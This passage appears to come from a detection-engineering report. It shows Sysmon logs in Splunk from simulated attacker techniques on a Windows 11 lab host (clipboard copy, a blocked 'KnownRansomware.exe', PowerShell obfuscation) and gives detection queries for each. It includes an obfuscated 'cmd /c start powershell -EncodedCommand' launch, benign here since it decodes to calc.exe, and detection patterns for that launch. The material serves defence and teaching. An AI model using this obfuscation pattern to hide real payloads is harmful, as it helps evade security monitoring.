✓ 1 event (5/12/23 3:05:00.000 PM to 5/12/23 3:25:19.000 PM) No Event Sampling ▾

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a action 1
a Archived 1
a Channel 1
a ClientInfo 1
a Computer 1
a dest 1
a dvc 1
a dvc_nt_host 1
a event_creation_time 1

i	Time	Event
>	5/12/23 3:07:58.000 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>24</EventID><Version>5</Version><Level>4</Level><Task>24</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:07:58.0812425Z'/><EventRecordID>196162</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='1404'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:07:58.078</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe</Data><Data Name='Session'>2</Data><Data Name='ClientInfo'>user: WIN11SIMULATOR\Simulator ip: 192.168.168.65 hostname: DESKTOP-DGOTN30</Data><Data Name='Hashes'>SHA1=F99A742966540202795D95B978CE2F2A582CEAA9,MD5=C03B981C5A48B9CFB9325F3375B27E24,SHA256=CBA082ACE56322A8774C2922F50B0399F8C55CB1162190FF67E47ED19B236942,IMPHASH=00000000000000000000000000000000</Data><Data Name='Archived'>true</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data></EventData></Event> host = WIN11SIMULATOR ¦ source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational ¦ sourcetype = xmlwineventlog

Figure 19: Screenshot of the generated logs and search query in Splunk for Simulate-RemoteFileCopyViaClipboard

Sysmon Log Technical Analysis

Based on the provided Sysmon log for the Simulate-RemoteFileCopyViaClipboard function, we can perform the following analysis:

In the Sysmon log, we can observe the following patterns and IoCs:

- EventID: 24 - This denotes a Sysmon Event ID 24, which is associated with a clipboard change event.
- UtcTime: 2023-05-12 13:07:58.078 - The timestamp of the clipboard change event.
- ProcessGuid: 5a84b272-eed7-645d-7a01-000000001700 - The globally unique identifier (GUID) of the process.

- ProcessId: 5308 - The process ID of the process.
- Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe - The path of the process.
- Session: 2 - The session identifier.
- ClientInfo: user: WIN11SIMULATOR\Simulator - ip: 192.168.168.65 - hostname: DESKTOP-DGOTN30 - The user, IP, and hostname associated with the event.
- Archived: true - The file is archived.
- User: WIN11SIMULATOR\Simulator - The user associated with the event.

Analysis:

Clipboard data is used by various applications for storing and transferring data within or between applications. However, it can also be abused by attackers to exfiltrate sensitive information from the target system. In this context, monitoring clipboard events is crucial for identifying potential data exfiltration activities .

The Sysmon log reveals a clipboard change event (EventID: 24) triggered by the PowerShell ISE process (C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe). This may indicate that data is copied into the clipboard via PowerShell, a technique often used for lateral movement or data exfiltration.

However, it is worth noting that legitimate administrative activities often involve copying data via PowerShell. Therefore, the activity in itself is not necessarily malicious. A more comprehensive investigation is required to determine the nature of the activity, taking into account additional factors such as the nature of the data copied, network traffic, and other system activities at the time of the event.

Develop Detection Rules:

Based on the identified patterns and IoCs, we can create a detection rule for monitoring clipboard change events involving PowerShell:

To create a detection alert in Splunk, the detection rule can be the following query:

```
index=sysmon EventID=24 Image="C:\Windows\System32\
    WindowsPowerShell\v1.0\powershell\_ise.exe"
```


This query searches for Sysmon events with EventID 24 (clipboard change events) and Image containing "C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe". Adjusting the Image value in the query can help monitor clipboard change events for other critical processes as well.

Despite its value for incident response investigations, creating detection rules based purely on Sysmon EventID 24 (Clipboard change) can be challenging due to its inherently benign nature. Clipboard functionalities are extensively used in legitimate activities, thus generating a high volume of events that could lead to numerous false positives in detection scenarios. However, during incident response investigations, EventID 24 can provide invaluable insights into an attacker's actions post-compromise. If enabled, it stores a copy of the clipboard data in a protected folder, aiding in the reconstruction of the adversary's activities. This can be crucial in understanding the scope of the attack, potential data exfiltration, and lateral movement efforts.

However, enabling EventID 24 entails significant privacy considerations. Given the nature of clipboard data, it can inadvertently capture sensitive and private information, such as passwords, personal notes, or other confidential data, raising privacy concerns. This makes the use of EventID 24 more problematic on client endpoints. On the other hand, server endpoints, typically employed for administrative and system tasks, could be a more fitting use case for enabling this logging. Here, privacy concerns are somewhat reduced, especially if the servers are dedicated to system-level tasks and the personnel involved are made aware of the active logging. Nonetheless, organizations must carefully consider the balance between security needs and privacy obligations when deciding to enable clipboard data logging.

Compile-Payload

Sysmon logs



```
index=sysmon host="win11simulator" EventCode=27
```

✓ 1 event (5/12/23 3:05:00.000 PM to 5/12/23 3:25:19.000 PM) No Event Sampling ▾

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a action 1
a Channel 1
a Computer 1
a dest 1
a dvc 1
a dvc_nt_host 1
a event_creation_time 1
event_id 1
event_status 1
a EventChannel 1
EventCode 1

5/12/23 3:08:13.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid
='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>27</EventID><Version>5</Version><Level>4</Level><Task>27</Task><Opcode>
0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:08:13.1506048Z'/><EventRecordID>196
420</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational
</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>FileBlo
ck</Data><Data Name='UtcTime'>2023-05-12 13:08:13.140</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}
</Data><Data Name='ProcessId'>5308</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\Windows\sys
tem32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</Data><Data Name='TargetFilename'>C:\Software\KnownRansomware.exe</Data><Da
ta Name='Hashes'>SHA1=9C207FA45714B48B28B2F3C6FEA66DA65C290BF9,MD5=E2EAF8E5D029DA53E53A3DB970AC717A,SHA256=11E6BC5B7CDCBEE9
68C47BDF894F931B70D6B84117E3A94D337CA130874895B2,IMPHASH=F34D5F2D4577ED6D9CEEC516C1F5A744</Data></EventData></Event>
```

host = WIN11SIMULATOR | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog

Figure 20: Screenshot of the generated logs and search query in Splunk for Compile-Payload

Sysmon Log Technical Analysis

Based on the provided context and Sysmon logs for the Compile-Payload function, we can perform the following analysis:

In the Sysmon log, we can observe the following patterns and IoCs:

- EventID: 27 - This indicates a FileBlockExecutable event.
- UtcTime: 2023-05-12 13:08:13.140 - The timestamp of the file blocking event.
- ProcessGuid: 5a84b272-eed7-645d-7a01-000000001700 - The GUID of the process.
- ProcessId: 5308 - The process ID of the source process.

- User: WIN11SIMULATOR\Simulator - The user account associated with the process.
- Image: C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe - The path of the source process.
- TargetFilename: C:\Software\KnownRansomware.exe - The path of the blocked file.
- MD5 Hash: `E2EAF8E5D029DA53E53A3DB970AC717A` - The MD5 hash value of the blocked file.
- SHA256 Hash: `11E6BC5B7CDCBEE968C47BDF894F931B70D6B84117E3A94D337CA130874895B2` - The SHA256 hash value of the blocked file.

Analysis: The recent version of Sysmon, 14.0, introduced a new event type, EventID 27, also known as FileBlockExecutable. This event is triggered when Sysmon blocks the writing of executable files to the file system based on certain filtering criteria. This feature is particularly useful for blocking potentially malicious files from being written to disk, therefore providing an additional layer of security against malware.

In the provided Sysmon log, we observed a FileBlockExecutable event where the PowerShell Integrated Scripting Environment (ISE) attempted to create an executable file named KnownRansomware.exe. The creation of this executable was prevented by Sysmon, indicating that it met the filtering criteria for potentially malicious files.

FileBlockExecutable events can serve as indicators of potentially harmful activities. In this case, the attempt to create an executable with a known malicious name by PowerShell ISE could be associated with a malicious script or command attempting to deploy ransomware on the system.

Potential false positives may occur when legitimate processes attempt to create executable files that meet the filtering criteria. Therefore, the context surrounding the blocked event, the process involved, and the user account associated with the process should be thoroughly examined to distinguish between benign and malicious activities.

In conclusion, the blocking of an executable file creation can be a potential indicator of a threat actor attempting to deploy malware on the system. By understanding the context and details surrounding FileBlockExecutable events, security analysts can improve their ability to detect and mitigate potential threats.


Develop detection rules: Given the dependency on the Sysmon configuration to decide which file creations should be blocked the detection process is placed in the Sysmon configuration file. Therefore we can create a detection rule for monitoring all the FileBlockExecutable events: To create a detection alert in Splunk, the detection rule can be the following query:

```
index=sysmon EventCode=27
```

This query searches for Sysmon events with EventID 27 (FileBlockExecutable events).

Obfuscation

Sysmon logs



```
index=sysmon host="win11simulator" EventCode=1 CommandLine=*EncodedCommand*
```

✓ 2 events (5/12/23 3:05:00.000 PM to 5/12/23 3:25:19.000 PM)   No Event Sampling ▾

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a action 1
a Channel 1
a CommandLine 2
a Company 1
a Computer 1
a CurrentDirectory 1
a Description 2
a dest 1
a dvc 1
a dvc_nt_host 1
a event_creation_time 2
a event_description 1
# event_id 1
# event_status 1
a EventChannel 1
EventCode 1
a EventData_Xml 2
a EventDescription 1
EventID 1
EventRecordID 2
a eventtype 3
a file_company 1
a file_description 2
a file_directory 1
a file_name 2
a file_product 1
a file_version 1
a FileVersion 1
a Guid 1
a hash_imphash 2
a hash_md5 2
a hash_sha1 2
a hash_sha256 2
a Hashes 2
a host_name 1

5/12/23
3:08:28.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:08:28.6397314Z'/><EventRecordID>196742</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:08:28.617</Data><Data Name='ProcessGuid'>{5a84b272-3a4c-645e-4e07-000000001700}</Data><Data Name='ProcessId'>2736</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='FileVersion'>10.0.22000.1 (WinBuild.160101.0800)</Data><Data Name='Description'>Windows PowerShell</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>PowerShell.EXE</Data><Data Name='CommandLine'>powershell.exe  -EncodedCommand YwBhAGwAYwAuAGUAeABlAA== </Data><Data Name='CurrentDirectory'>C:\Users\Simulator\Downloads\</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='LogonGuid'>{5a84b272-ee82-645d-c769-230000000000}</Data><Data Name='LogonId'>0x2369c7</Data><Data Name='TerminalSessionId'>2</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>SHA1=EEE0B7E9FDB295EA97C5F2E7C7BA3AC7F4085204,MD5=0E9CCD796E251916133392539572A374,SHA256=C7D4E119149A7150B7101A4BD9FFFBF659FBA76D058F7BF6CC73C99FB36E8221,IMPHASH=BF7A6E7A62C3F5B2E8E069438AC1DD3D</Data><Data Name='ParentProcessGuid'>{5a84b272-3a4c-645e-4c07-000000001700}</Data><Data Name='ParentProcessId'>3612</Data><Data Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>"C:\Windows\system32\cmd.exe" /c start powershell.exe -EncodedCommand YwBhAGwAYwAuAGUAeABlAA== </Data><Data Name='ParentUser'>WIN11SIMULATOR\Simulator</Data></EventData></Event>
```

host = WIN11SIMULATOR   source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = xmlwineventlog

5/12/23
3:08:28.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:08:28.2695488Z'/><EventRecordID>196492</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:08:28.259</Data><Data Name='ProcessGuid'>{5a84b272-3a4c-645e-4c07-000000001700}</Data><Data Name='ProcessId'>3612</Data><Data Name='Image'>C:\Windows\System32\cmd.exe</Data><Data Name='FileVersion'>10.0.22000.1 (WinBuild.160101.0800)</Data><Data Name='Description'>Windows Command Processor</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>Cmd.Exe</Data><Data Name='CommandLine'>"C:\Windows\system32\cmd.exe" /c start powershell.exe -EncodedCommand YwBhAGwAYwAuAGUAeABlAA== </Data><Data Name='CurrentDirectory'>C:\Users\Simulator\Downloads\</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='LogonGuid'>{5a84b272-ee82-645d-c769-230000000000}</Data><Data Name='LogonId'>0x2369c7</Data><Data Name='TerminalSessionId'>2</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>SHA1=E8717FF0D40E01FD3B06DE2AA5A401BED1C907CC,MD5=C5DB7B712F280C3AE4F731AD7D5EA171,SHA256=F6C9532E1F4B66BE96F0F56BD7C3A3C1997EA8066B91BFCC984E41F072C347BA,IMPHASH=D60B77062898DC6BFAE7FE11A0F8806C</Data><Data Name='ParentProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ParentProcessId'>5308</Data><Data Name='ParentImage'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe</Data><Data Name='ParentCommandLine'>"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe" </Data><Data Name='ParentUser'>WIN11SIMULATOR\Simulator</Data></EventData></Event>
```

host = WIN11SIMULATOR   source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = xmlwineventlog

Figure 21: Screenshot of the generated logs and search query in Splunk for Obfuscation

Sysmon Log Technical Analysis

Based on the provided Sysmon logs for PowerShell obfuscation, we can perform the following analysis:

In the Sysmon logs, we observe the following patterns and IoCs:

- EventID: 1 – This indicates a process creation event.
- UtcTime: 2023-05-12 13:08:28.617 - The timestamp of the process creation event.
- ProcessGuid: 5a84b272-3a4c-645e-4e07-000000001700 – The globally unique identifier (GUID) of the process.
- ProcessId: 2736 - The process ID of the created process.
- Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe - The path of the created process.
- CommandLine: powershell.exe -EncodedCommand YwBhAGwAYwAuAGUAeABlAA== - The command line that started the process.
- User: WIN11SIMULATOR\Simulator - The account name that created the process.
- ParentImage: C:\Windows\System32\cmd.exe - The parent process that spawned the created process.
- ParentCommandLine: "C:\Windows\system32\cmd.exe" /c start powershell.exe -EncodedCommand YwBhAGwAYwAuAGUAeABlAA== - The command line of the parent process that started the created process.

Analysis: In these logs, we notice the use of a obfuscation technique: the -EncodedCommand parameter, which allows the execution of base64-encoded commands. In this case, the encoded command 'YwBhAGwAYwAuAGUAeABlAA==' decodes to 'calc.exe', a benign Windows calculator application, often used in testing scenarios. Nevertheless, attackers can use this obfuscation technique to hide more malicious scripts, making detection more challenging.

It's worth noting that the parent process is cmd.exe, which initiated the obfuscated PowerShell command. This kind of process chain is a common tactic in evasion and obfuscation, as it can make tracking the source of malicious activity more difficult.

However, false positives can occur, as encoded commands are also legitimately used by administrators for various purposes, such as bypassing character limitations or special character issues in scripts. Therefore, it's essential to understand the context and conduct a thorough investigation to differentiate between benign and potentially malicious use.

Develop Detection Rules:

Based on the identified patterns and IoCs, we can create a detection rule for monitoring process creation events involving obfuscated PowerShell commands:


For a detection alert in Splunk, the detection rule can be the following query:

```
index=sysmon EventCode=1 CommandLine="*-EncodedCommand*"
```

This query searches for Sysmon events with EventID 1 (process creation events) and CommandLine containing "-EncodedCommand". Through continuous monitoring and analysis of alerts associated with "EncodedCommands," organizations can proactively identify obfuscation attempts and swiftly respond to potential malicious activity, mitigating its potential impact

Process-Injection

Sysmon logs



New Search

```
